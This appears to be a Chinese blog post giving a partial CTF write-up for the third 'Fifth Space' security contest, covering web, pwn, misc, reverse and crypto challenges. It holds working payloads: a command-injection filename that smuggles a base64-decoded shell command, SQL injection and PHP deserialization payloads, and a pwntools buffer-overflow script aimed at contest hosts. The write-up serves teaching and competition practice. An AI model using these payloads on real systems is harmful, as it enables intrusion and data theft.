

# 第三届第五空间网络安全大赛WP(部分)

原创

[合天网安实验室](#) 于 2021-09-24 16:23:00 发布 2113 收藏 9

文章标签: [反编译](#) [base64](#) [信息安全](#) [callback](#) [computer vision](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_38154820/article/details/120465864](https://blog.csdn.net/qq_38154820/article/details/120465864)

版权

## Web

### 1、PNG图片转换器

附件的web源码如下

```

require 'sinatra'
require 'digest'
require 'base64'

get '/' do
  open("./view/index.html", 'r').read()
end

get '/upload' do
  open("./view/upload.html", 'r').read()
end

post '/upload' do
  unless params[:file] && params[:file][:tempfile] && params[:file][:filename] && params[:file][:filename].size > 0
    return "<script>alert('error');location.href='/upload';</script>"
  end
  begin
    filename = Digest::MD5.hexdigest(Time.now.to_i.to_s + params[:file][:filename]) + '.png'#对上传的文件进行md5加密
    open(filename, 'wb') { |f|
      f.write open(params[:file][:tempfile], 'r').read()
    }
    "Upload success, file stored at #{filename}"
  rescue
    'something wrong'
  end
end

end


get '/convert' do
  open("./view/convert.html", 'r').read()
end

post '/convert' do
  begin
    unless params['file']
      return "<script>alert('error');location.href='/convert';</script>"
    end

    file = params['file']
    unless file.index('.') == nil && file.index('/') == nil && file =~ /^(.+)\.png$/
      return "<script>alert('dont hack me');</script>"
    end
    res = open(file, 'r').read()
    headers 'Content-Type' => "text/html; charset=utf-8"
    "var img = document.createElement(\"img\");\nimg.src= \"data:image/png;base64,\" + Base64.encode64(res).gsub("\n", "\r\n")"
  rescue
    'something wrong'
  end
end
end

```

## 直接命令执行



The screenshot shows a network request to `http://114.115.128.215:32770`. The request is a POST to `/convert` with a content length of 86 bytes. The response is an OK status with a content type of `text/html; charset=utf-8`. The response body contains a JavaScript snippet that creates an image element with a base64-encoded data URL. The decoded data URL is `ZmxhZ3tUdmF1eTM2dkUwTXd0OVdZT1pWT1lZGxOVdIKVGIYNH0=`.

```
Request
1 POST /convert HTTP/1.1
2 Host: 114.115.128.215:32770
3 Content-Length: 86
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://114.115.128.215:32770
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://114.115.128.215:32770/convert
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Connection: close
14
15 file=
    !'echo*"Y2F0IC9GTERT5X1B3bW1YNkxERURURUxqZzE3R2xs"}base64+-d' ||echo$(IFS)>
    hack.png

Response
1 OK
2 : text/html; charset=utf-8
3 th: 128
4 tion: 1; mode=block
5 pe-Options: nosniff
6 ons: SAMEORIGIN
7 ick/1.6.1 (Ruby/2.7.4/2021-07-07)
8 6 Sep 2021 07:59:21 GMT
9 cclose
10
11 cument.createElement("img");
12 ta: image/png;base64,ZmxhZ3tUdmF1eTM2dkUwTXd0OVdZT1pWT1lZGxOVdIKVGIYNH0=";
13
```



The screenshot shows a base64 decoding tool with the input `ZmxhZ3tUdmF1eTM2dkUwTXd0OVdZT1pWT1lZGxOVdIKVGIYNH0=` and the output `flag{Tvauy36vE0Mwt9WYOZVOR3dINT9JTiX4}`.

```
base64 解码
ZmxhZ3tUdmF1eTM2dkUwTXd0OVdZT1pWT1lZGxOVdIKVGIYNH0=
结果 flag{Tvauy36vE0Mwt9WYOZVOR3dINT9JTiX4}
```

## 2、yet\_another\_mysql\_injection

F12提示源码:

```

<?php
include_once("lib.php");
function alertMes($mes,$url){
    die("<script>alert('{ $mes }');location.href='{ $url }';</script>");
}

function checkSql($s) {
    if(preg_match("/regexp|between|in|flag|=|>|<|and|\\||right|left|reverse|update|extractvalue|floor|substr|
        alertMes('hacker', 'index.php');
    }
}

if (isset($_POST['username']) && $_POST['username'] != '' && isset($_POST['password']) && $_POST['password']
$username=$_POST['username'];
$password=$_POST['password'];
if ($username !== 'admin') {
    alertMes('only admin can login', 'index.php');
}
checkSql($password);
$sql="SELECT password FROM users WHERE username='admin' and password='$password'";
$user_result=mysqli_query($con,$sql);
$row = mysqli_fetch_array($user_result);
if (!$row) {
    alertMes("something wrong", 'index.php');
}
if ($row['password'] === $password) {
    die($FLAG);
} else {
    alertMes("wrong password", 'index.php');
}
}

if(isset($_GET['source'])){
    show_source(__FILE__);
    die;
}
?>

```

延时注入成功的poc:

```
'or(benchmark(if((1),3000000,0),encode("hello","good")))#
```

但因为要构造select输出结果和输入相等，所以自己替换自己三次，类似强网杯的sql一个题，也类似CodegateCTF的一个题：<https://www.shysecurity.com/post/20140705-SQLi-Quine>,

然后直接注入passwd

```
'UNION(SELECT(REPLACE(REPLACE(' "UNION(SELECT(REPLACE(REPLACE("%",CHAR(34),CHAR(39)),CHAR(37),"%"))#',CHAR(
```

Flag:

```
flag{4xTfpXWtBbrSntCB48S39jtyHfIUy1Ih}
```

### 3、WebFTP

网上<https://www.oschina.net/p/webftp>说有默认的 admin/admin888 和 demo/demo 失败

Warning: error\_log(/var/www/html/Data/Logs/21\_09\_16.log): failed to open stream: No such file or directory in /var/www/html/Inc/Functions.php on line 229

源码: <https://github.com/wifeat/WebFTP>

seay扫一下:

80	文件操作函数中存在变量,可能存在任意文件读取/删除/修...	/Inc/FclZip.class.php	@fwrite(\$this->zip_fd,\$v_content,\$p_header['compressed_size']);
81	读取文件函数中存在变量,可能存在任意文件读取漏洞	/Inc/Thumb.class.php	readfile(\$tmp);
82	文件操作函数中存在变量,可能存在任意文件读取/删除/修...	/Inc/Thumb.class.php	if(\$this->get()) unlink(\$this->getName());
83	phpinfo()函数,可能存在敏感信息泄露漏洞	/Readme/mytz.php	phpinfo();
84	读取文件函数中存在变量,可能存在任意文件读取漏洞	/Readme/mytz.php	\$buffer .= @fgets(\$fp, 4096);
85	读取文件函数中存在变量,可能存在任意文件读取漏洞	/Readme/mytz.php	fread(\$fp, 10240);
86	eval或者assert函数中存在变量,可能存在代码执行漏洞	/Readme/mytz.php	eval("\$value = \\${objItem-> . \$propItem->Name . ' . '");
87	echo等输出中存在可控变量,可能存在XSS漏洞	/Tpl/chmodfile.tpl.php	<?php if(isset(\$REQUEST['chmod'])) {echo 'set_chmod_deep(' . (int)\$REQUEST['chmod'] . ')':?>
88	文件操作函数中存在变量,可能存在任意文件读取/删除/修...	/Tpl/upload.tpl.php	if(unlink(\$uploadfile) @ move_uploaded_file(\$_FILES['Filedata']['tmp_name'], \$uploadfile)) {
89	echo等输出中存在可控变量,可能存在XSS漏洞	/Tpl/upload.tpl.php	<input name="path" id="path" type="hidden" value="<?php echo urlencode(\$REQUEST['path']):?>"
90	存在文件上传,注意上传类型是否可控	/Tpl/upload.tpl.php	if(move_uploaded_file(\$_FILES['Filedata']['tmp_name'], \$uploadfile)) {
91	存在文件上传,注意上传类型是否可控	/Tpl/upload.tpl.php	if(unlink(\$uploadfile) @ move_uploaded_file(\$_FILES['Filedata']['tmp_name'], \$uploadfile)) {

phpinfo

```
334
335 if (isset($_GET['act']) && $_GET['act'] == 'phpinfo') {
336     phpinfo();
337     exit();
}
```

<http://114.115.185.167:32770/Readme/mytz.php?act=phpinfo>

PWD	/var/www/html
APACHE_LOG_DIR	/var/log/apache2
LANG	C
PHP_SHA256	8e078cd7d2f49ac3fcff902490a5bb1addc885e7e3b0d8dd068f42c68297bde8
FLAG	flag{g28F28EPTjRoxM9sNBDtMS3ZPuIPXL6A}
APACHE_PID_FILE	/var/run/apache2/apache2.pid
PHPIZE_DEPS	autoconf dpkg-dev file g++ gcc libc-dev make pkg-config re2c
PHP_URL	<a href="https://www.php.net/distributions/php-7.4.22.tar.xz">https://www.php.net/distributions/php-7.4.22.tar.xz</a>
APACHE_RUN_GROUP	www-data
APACHE_LOCK_DIR	/var/lock/apache2

### 4、EasyCleanup

```

<?php

if(!isset($_GET['mode'])){
    highlight_file(__file__);
}else if($_GET['mode'] == "eval"){
    $shell = $_GET['shell'] ?? 'phpinfo();';
    if(strlen($shell) > 15 | filter($shell) | checkNums($shell)) exit("hacker");
    eval($shell);
}

if(isset($_GET['file'])){
    if(strlen($_GET['file']) > 15 | filter($_GET['file'])) exit("hacker");
    include $_GET['file'];
}

function filter($var): bool{
    $banned = ["while", "for", "\$_", "include", "env", "require", "?", ":", "^", "+", "-", "%", "*", "`"];

    foreach($banned as $ban){
        if(strstr($var, $ban)) return True;
    }

    return False;
}

function checkNums($var): bool{
    $alphanum = 'abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ';
    $cnt = 0;
    for($i = 0; $i < strlen($alphanum); $i++){
        for($j = 0; $j < strlen($var); $j++){
            if($var[$j] == $alphanum[$i]){
                $cnt += 1;
                if($cnt > 8) return True;
            }
        }
    }
    return False;
}

?>

```

和羊城杯那个 PHP\_SESSION\_UPLOAD\_PROGRESS 一样的脚本直接打



```

class pkshow
{
    function echo_name()
    {
        return "Pk very safe^.^";
    }
}

class acp
{
    protected $cinder;
    public $neutron;
    public $nova;
    function __construct()
    {
        $this->cinder = new pkshow;
    }
    function __toString()
    {
        if (isset($this->cinder))
            return $this->cinder->echo_name();
    }
}

class ace
{
    public $filename;
    public $openstack;
    public $docker;
    function echo_name()
    {
        $this->openstack = unserialize($this->docker);
        $this->openstack->neutron = $heat;
        if($this->openstack->neutron === $this->openstack->nova)
        {
            $file = "./{$this->filename}";
            if (file_get_contents($file))
            {
                return file_get_contents($file);
            }
            else
            {
                return "keystone lost~";
            }
        }
    }
}

if (isset($_GET['pks']))
{
    $logData = unserialize($_GET['pks']);
    echo $logData;
}
else
{
    highlight_file(__file__);
}

```



?>

## payload:

```
<?php
include 'flag.php';
class pkshow
{
function echo_name()
{
return "Pk very safe^.^";
}
}
class acp
{
protected $cinder;  *//这玩意是个神奇的东西*
public $neutron;
public $nova;
function __construct()
{
$this->cinder = new pkshow;
$this->cinder = $b;
}
function __toString()    //首先是这个东西，输出对象直接调用，反序列化不会执行construct函数
{
if (isset($this->cinder))
return $this->cinder->echo_name();
}
}
class acq
{
public $cinder;  *//公用的东西*
public $neutron;
public $nova;
function __construct()
{
$this->cinder = new pkshow;
}
function __toString()    //首先是这个东西，输出对象直接调用，反序列化不会执行construct函数
{
if (isset($this->cinder))
return $this->cinder->echo_name();
}
}
class ace
{
public $filename;
public $openstack;
public $docker;
function echo_name()
{
$this->openstack = unserialize($this->docker);
$this->openstack->neutron = $heat;
if($this->openstack->neutron === $this->openstack->nova)*//地址相同*
{
$file = "./{$this->filename}";
if (file_get_contents($file))
{
```

```

return file_get_contents($file); *//利用点*
}
else
{
return "keystone lost~";
}
}
}
}
}
$a = new acp();
$a->nova = &$a->neutron;
$b = new ace();
$b->docker = serialize($a);
$b->filename = "flag.php";
$c = new acq();
$c->cinder = $b;
echo serialize($c);
*//c --> b*
*//O:3:"acp":3:{s:9:"%00\**%00cinder";O:3:"ace":3:{s:8:"filename";s:8:"flag.php";s:9:"openstack";N;s:6:"dock

```

ctrl+u

## Pwn

### 1、bountyhunter

```

from pwn import*

#r = process("./111")
r = remote("139.9.123.168", 32548)

#gdb.attach(r)
#payload = 'a' * 152 + p64(0x4011aa) + p64(0x40120b) + p64(0x40340d) + p64(0x401157)
payload = 'a' * 152 + p64(0x40120b) + p64(0x403408) + p64(0x401157)
r.sendline(payload)

r.interactive()

```



## Misc

### 1、签到

打开直接有flag

### 2、alpha10

Binwalk 分解得到两张图片


 new.jpg	2021-09-16 12:16	JPG 文件	67 KB
 new.png	2021-09-16 12:14	PNG 文件	624 KB

两张图片基本相同，疑似盲水印注入

使用盲水印注入工具

```
orpy3.py decode new.png new.jpg wm_hui.png
```


得到包含flag的图片



提取其中的flag即可。

## Reverse

得到python文件，先用常规套路，得到以下文件

 main.exe\_extracted 2021/9/16 12:37 文件夹

之后将其中的pyc反编译为py文件

```
# uncompile6 version 3.7.4
# Python bytecode 3.8 (3413)
# Decompiled from: Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AMD64)]
# Embedded file name: main.py
import brainfuck
brainfuck.main_check()
# okay decompiling main.pyc
```



## ecc

解前两个数使用Pohlig-Hellman攻击，攻击代码在ECC2函数中有，脚本如下：

```
# p = 146808027458411567
# A = 46056180
# B = 2316783294673
# E = EllipticCurve(GF(p),[A,B])
# P = [119851377153561800, 50725039619018388]
# Q = [22306318711744209, 111808951703508717]
p = 1256438680873352167711863680253958927079458741172412327087203
A = 377999945830334462584412960368612
B = 604811648267717218711247799143415167229480
P = [550637390822762334900354060650869238926454800955557622817950 , 700751312208881169841494663466728684704
Q = [1152079922659509908913443110457333432642379532625238229329830, 819973744403969324837069647827669815566
E = EllipticCurve(GF(p),[A,B])
P = E.point(P)
Q = E.point(Q)
factors, exponents = zip(*factor(E.order()))
primes = [factors[i] ^ exponents[i] for i in range(len(factors))][:-1]
print(primes)
dlogs = []
for fac in primes:
    t = int(P.order()) // int(fac)
    dlog = discrete_log(t*Q, t*P, operation="+")
    dlogs += [dlog]
    print("factor: "+str(fac)+", Discrete Log: "+str(dlog)) #calculates discrete logarithm for each prime or
print(crt(dlogs,primes))
```

计算第三个数使用smart attack，脚本如下：

```

def _lift(curve, point, gf):
    x, y = map(ZZ, point.xy())
    for point_ in curve.lift_x(x, all=True):
        x_, y_ = map(gf, point_.xy())
        if y == y_:
            return point_

"""
Solves the discrete logarithm problem using Smart's attack.
More information: Smart N. P., "The discrete logarithm problem on elliptic curves of trace one"
:param base: the base point
:param multiplication_result: the point multiplication result
:return: l such that l * base == multiplication_result
"""
def attack(base, multiplication_result):
    curve = base.curve()
    gf = curve.base_ring()
    p = gf.order()
    assert curve.trace_of_frobenius() == 1, f"Curve should have trace of Frobenius = 1."
    lift_curve = EllipticCurve(Qp(p), list(map(lambda a: int(a) + p * ZZ.random_element(1, p), curve.a_invar)
    lifted_base = p * _lift(lift_curve, base, gf)
    lifted_multiplication_result = p * _lift(lift_curve, multiplication_result, gf)
    lb_x, lb_y = lifted_base.xy()
    lmr_x, lmr_y = lifted_multiplication_result.xy()
    return int(gf((lmr_x / lmr_y) / (lb_x / lb_y)))

p = 0xd3ceec4c84af8fa5f3e9af91e00cabacaaecec3da619400e29a25abecfecfdc9bd678e2708a58acb1bd15370acc39c596807d
A = 0x95fc77eb3119991a0022168c83eee7178e6c3eeaf75e0fdf1853b8ef4cb97a9058c271ee193b8b27938a07052f918c35eccb0
B = 0x926b0e42376d112ca971569a8d3b3eda12172dfb4929aea13da7f10fb81f3b96bf1e28b4a396a1fcf38d80b463582e45d06a5
E = EllipticCurve(GF(p), [A,B])
P = (101215714431919130727325728314905346208108353068926345555326576962555068989605369555685447823376110427
Q = (964864009142237137341389653756165935542611153576641370639729304570649749004810980672415306977194223081
P = E.point(P)
Q = E.point(Q)
attack(P,Q)

```

## secrets

由题意可知：

```

$$
c = a_0 s_1^2 s_2 + a_1 s_0 s_2^2 + a_2 s_1 s_2^2 \pmod p
$$

```

其中secret未知，a、e、c已知。我们发现未知量如果三个单独当成一个整体，用范德蒙式和闵可夫斯基定理就可以构造一个格子

```

$$
[1,0,0,0,a0 * 2 ** 32]\ [0,1,0,0,a1 * 2 ** 32]\ [0,0,1,0,a2 * 2 ** 32]\ [0,0,0,1,-c * 2 ** 32]\ [0,0,0,
$$

```





推荐实操：**CTF实验室**

[https://www.hetianlab.com/pages/CTFLaboratory.jsp?pk\\_campaign=weixin-wemedia#stu](https://www.hetianlab.com/pages/CTFLaboratory.jsp?pk_campaign=weixin-wemedia#stu)(复制链接至PC端体验吧！)



戳“阅读原文”体验免费靶场！